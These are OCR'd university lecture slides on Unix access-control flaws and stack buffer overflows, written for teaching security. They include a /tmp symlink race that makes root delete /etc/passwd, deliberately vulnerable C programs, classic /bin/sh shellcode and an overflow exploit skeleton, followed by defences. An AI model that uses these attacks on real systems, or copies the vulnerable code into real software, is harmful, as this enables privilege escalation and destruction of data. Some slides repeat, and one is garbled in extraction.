


# Access Control and Privacy Policies (3)

Email: christian.urban at kcl.ac.uk  
Office: SI.27 (1st floor Strand Building)  
Slides: KEATS (also home work is there)

# Network Applications: Privilege Separation



- the idea is make the attack surface smaller and mitigate the consequences of an attack
- you need an OS that supports different roles (root vs. users)

# Weaknesses of Unix AC

- if you have too many roles (for example too finegrained AC), then hierarchy is too complex  
you invite situations like...let's be root
- you can still abuse the system...

# A “Cron”-Attack

The idea is to trick a privileged person to do something on your behalf:

- root:

```
rm /tmp/*/*
```

# A “Cron”-Attack

The idea is to trick a privileged person to do something on your behalf:

- root:

```
rm /tmp/*/*
```

the shell behind the scenes:

```
rm /tmp/dir1/file1 /tmp/dir1/file2 /tmp/dir2/file1 ...
```

this takes time

# A “Cron”-Attack

- 1 attacker (creates a fake passwd file)

```
mkdir /tmp/a; cat > /tmp/a/passwd
```

- 2 root (does the daily cleaning)

```
rm /tmp/*/*
```

records that /tmp/a/passwd  
should be deleted, but does not do it yet

- 3 attacker (meanwhile deletes the fake passwd file,  
and establishes a link to the real passwd file)

```
rm /tmp/a/passwd; rmdir /tmp/a;  
ln -s /etc /tmp/a
```

- 4 root now deletes the real passwd file

# A “Cron”-Attack

- 1 attacker (creates a fake passwd file)  
`mkdir /tmp/a; cat > /tmp/a/passwd`

- 2 root To prevent this kind of attack, you need additional policies (don't do such operations as root).

should be deleted, but does not do it yet

- 3 attacker (meanwhile deletes the fake passwd file, and establishes a link to the real passwd file)  
`rm /tmp/a/passwd; rmdir /tmp/a;`  
`ln -s /etc /tmp/a`
- 4 root now deletes the real passwd file

# Buffer Overflow Attacks



lectures so far



# Buffer Overflow Attacks



lectures so far



today

# Smash the Stack for Fun...

- **Buffer Overflow Attacks** or **Smashing the Stack Attacks**
- one of the most popular attacks, unfortunately (> 50% of security incidents reported at CERT are related to buffer overflows)

<http://www.kb.cert.org/vuls>

- made popular in an article from 1996 by Elias Levy (also known as Aleph One):

**“Smashing The Stack For Fun and Profit”**

<http://phrack.org/issues/49/14.html>

# A Long Printed “Twice”

```
1  #include <string.h>
2  #include <stdio.h>
3
4  void foo (char *bar)
5  {
6      long my_long = 101010101; // in hex: \xB5\x4A\x05\x06
7      char  buffer[28];
8
9      printf("my_long value = %lu\n", my_long);
10     strcpy(buffer, bar);
11     printf("my_long value = %lu\n", my_long);
12 }
13
14 int main (int argc, char **argv)
15 {
16     foo("my string is too long !!!!! \x15\xcd\x5d\x07");
17     return 0;
18 }
```

# Printing Out Zombies

```
1 #include <string.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4
5 void dead () {
6     printf("I will never be printed!\n");
7     exit(1);
8 }
9
10 void foo(char *bar) {
11     char buffer[8];
12     strcpy(buffer, bar);
13 }
14
15 int main(int argc, char **argv) {
16     foo(argv[1]);
17     return 1;
18 }
```

# A “Login” Function (I)

```
1  int i;
2  char ch;
3
4  void get_line(char *dst) {
5      char buffer[8];
6      i = 0;
7      while ((ch = getchar()) != '\n') {
8          buffer[i++] = ch;
9      }
10     buffer[i] = '\0';
11     strcpy(dst, buffer);
12 }
13
14 int match(char *s1, char *s2) {
15     while(*s1 != '\0' && *s2 != '\0' && *s1 == *s2){
16         s1++; s2++;
17     }
18     return( *s1 - *s2 );
19 }
```

# A “Login” Function (2)

```
1 void welcome() { printf("Welcome!\n"); exit(0); }
2 void goodbye() { printf("Wrong identity, exiting!\n"); exit(1); }
3
4 int main(){
5     char name[8];
6     char pw[8];
7
8     printf("login: ");
9     get_line(name);
10    printf("password: ");
11    get_line(pw);
12
13    if(match(name, pw) == 0)
14        welcome();
15    else
16        goodbye();
17 }
```


# What the Hell Is Going On?

- Let's start with a very simple program:

```
1 void foo(int a, int b, int c) {  
2     char buffer1[6] = "abcde";  
3     char buffer2[10] = "123456789";  
4 }  
5  
6 void main() {  
7     foo(1,2,3);  
8 }
```


# Memory

- each process will get a chunk of memory that is organised as follows:





# The Stack



```
1 void foo(int a, int b, int c) {  
2     char buffer1[6] = "abcde";  
3     char buffer2[10] = "123456789";  
4 }  
5  
6 void main() {  
7     foo(1,2,3);  
8 }
```

# Behind the Scenes

# Defining Scenes

```
1 void foo(int a, int b, int c) {  
2     char buffer1[6] = "abcde";  
3     char buffer2[10] = "123456789";  
4 }  
5  
6 void main() {  
7     foo(1,2,3);  
8 }
```


```
_main:  
    push    %ebp  
    mov     %esp,%ebp  
    sub     %0xc,%esp  
    movl   $0x3,0x8(%esp)  
    movl   $0x2,0x4(%esp)  
    movl   $0x1,(%esp)  
    call   0x8048394 <foo>  
    leave  
    ret
```

# Defining Scenes

```
1 void foo(int a, int b, int c) {  
2     char buffer1[6] = "abcde";  
3     char buffer2[10] = "123456789";  
4 }  
5  
6 void main() {  
7     foo(1,2,3);  
8 }
```

```
_foo:  
    push    %ebp  
    mov     %esp,%ebp  
    sub     $0x10,%esp  
    movl    $0x64636261,-0x6(%ebp)  
    movw    $0x65,-0x2(%ebp)  
    movl    $0x34333231,-0x10(%ebp)  
    movl    $0x38373635,-0xc(%ebp)  
    movw    $0x39,-0x8(%ebp)  
    leave  
    ret
```

# Overwriting the Stack



```
char buf[8] = "AAAAAABBBB\xf4\x83\x04\x08\x00"
```

# Payloads

- the idea is that you store some code in the buffer (the payload)
- you then override the return address to execute this payload
- normally you start a root-shell

# Payloads

- the idea is that you store some code in the buffer (the payload)
- you then override the return address to execute this payload
- normally you start a root-shell
- difficulty is to guess the right place where to “jump”

# Starting a Shell

```
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"  
    "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"  
    "\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"  
    "\xff\xff/bin/sh";
```

```
#include <stdio.h>  
  
int main()  
{   char *name[2];  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
    execve(name[0], name, NULL);  
}
```



# Avoiding `\x00`

- another difficulty is that the code is not allowed to contain `\x00`:

```
xorl %eax, %eax
```

```
void strcpy(char *src, char *dst) {  
    int i = 0;  
    while (src[i] != "\0") {  
        dst[i] = src[i];  
        i = i + 1;  
    }  
}
```

# Overflow.c

```
char shellcode[] = ...
char large_string[128];

void main() {
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;

    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer;

    for (i = 0; i < strlen(shellcode); i++)
        large_string[i] = shellcode[i];

    strcpy(buffer, large_string);
}
```

# Variants

There are many variants:

- return-to-lib-C attacks
- heap-smashing attacks  
(Slammer Worm in 2003 infected 90% of vulnerable systems within 10 minutes)
- “zero-days-attacks” (new unknown vulnerability)

# Format String Vulnerability

string is nowhere used:

```
1  #include<stdio.h>
2  #include<string.h>
3
4  // a program that "just" prints the argument
5  // on the command line
6
7  int main(int argc, char **argv)
8  {
9      char *string = "This is a secret string\n";
10     printf(argv[1]);
11 }
```


this vulnerability can be used to read out the stack

# Protections against Buffer Overflow Attacks

- use safe library functions
- stack canaries
- ensure stack data is not executable (can be defeated)
- address space randomisation (makes one-size-fits-all more difficult)
- choice of programming language (one of the selling points of Java)


# Protection against Buffer Overflows

- use safe library functions
- stack canaries
- ensure stack data is not overwritten (e.g. if a buffer overflow is defeated)
- address space randomization (ASLR) (one-size-fits-all not possible)
- choice of programming language (e.g. the selling points of Java)



canary: a random value after the local variables

# Network Applications: Privilege Separation



- the idea is make the attack surface smaller and mitigate the consequences of an attack

# Infamous Security Flaws in Unix

- `lpr` unfortunately runs with root privileges; you had the option to delete files after printing ...



# Infamous Security Flaws in Unix

- `lpr` unfortunately runs with root privileges; you had the option to delete files after printing ...

# Infamous Security Flaws in Unix

- lpr unfortunately runs with root privileges; you had the option to delete files after printing ...
- for debugging purposes (FreeBSD) Unix provides a “core dump”, but allowed to follow links ...

# Infamous Security Flaws in Unix

- lpr unfortunately runs with root privileges; you had the option to delete files after printing ...
- for debugging purposes (FreeBSD) Unix provides a “core dump”, but allowed to follow links ...
- `mkdir foo` is owned by root

```
-rwxr-xr-x 1 root wheel /bin/mkdir
```

it first creates an i-node as root and then changes to ownership to the user's id

(race condition – can be automated with a shell script)

# Infamous Security Flaws in Unix

- lpr unfortunately runs with root privileges; you had the option to delete files after printing ...
- for deleting files (FreeBSD) provides a “corrupt” option
- mkdir is owned by root

Only failure makes us experts. – Theo de Raadt (OpenBSD, OpenSSH)

```
-rwxr-xr-x 1 root wheel /bin/mkdir
```

it first creates an i-node as root and then changes to ownership to the user's id

(race condition – can be automated with a shell script)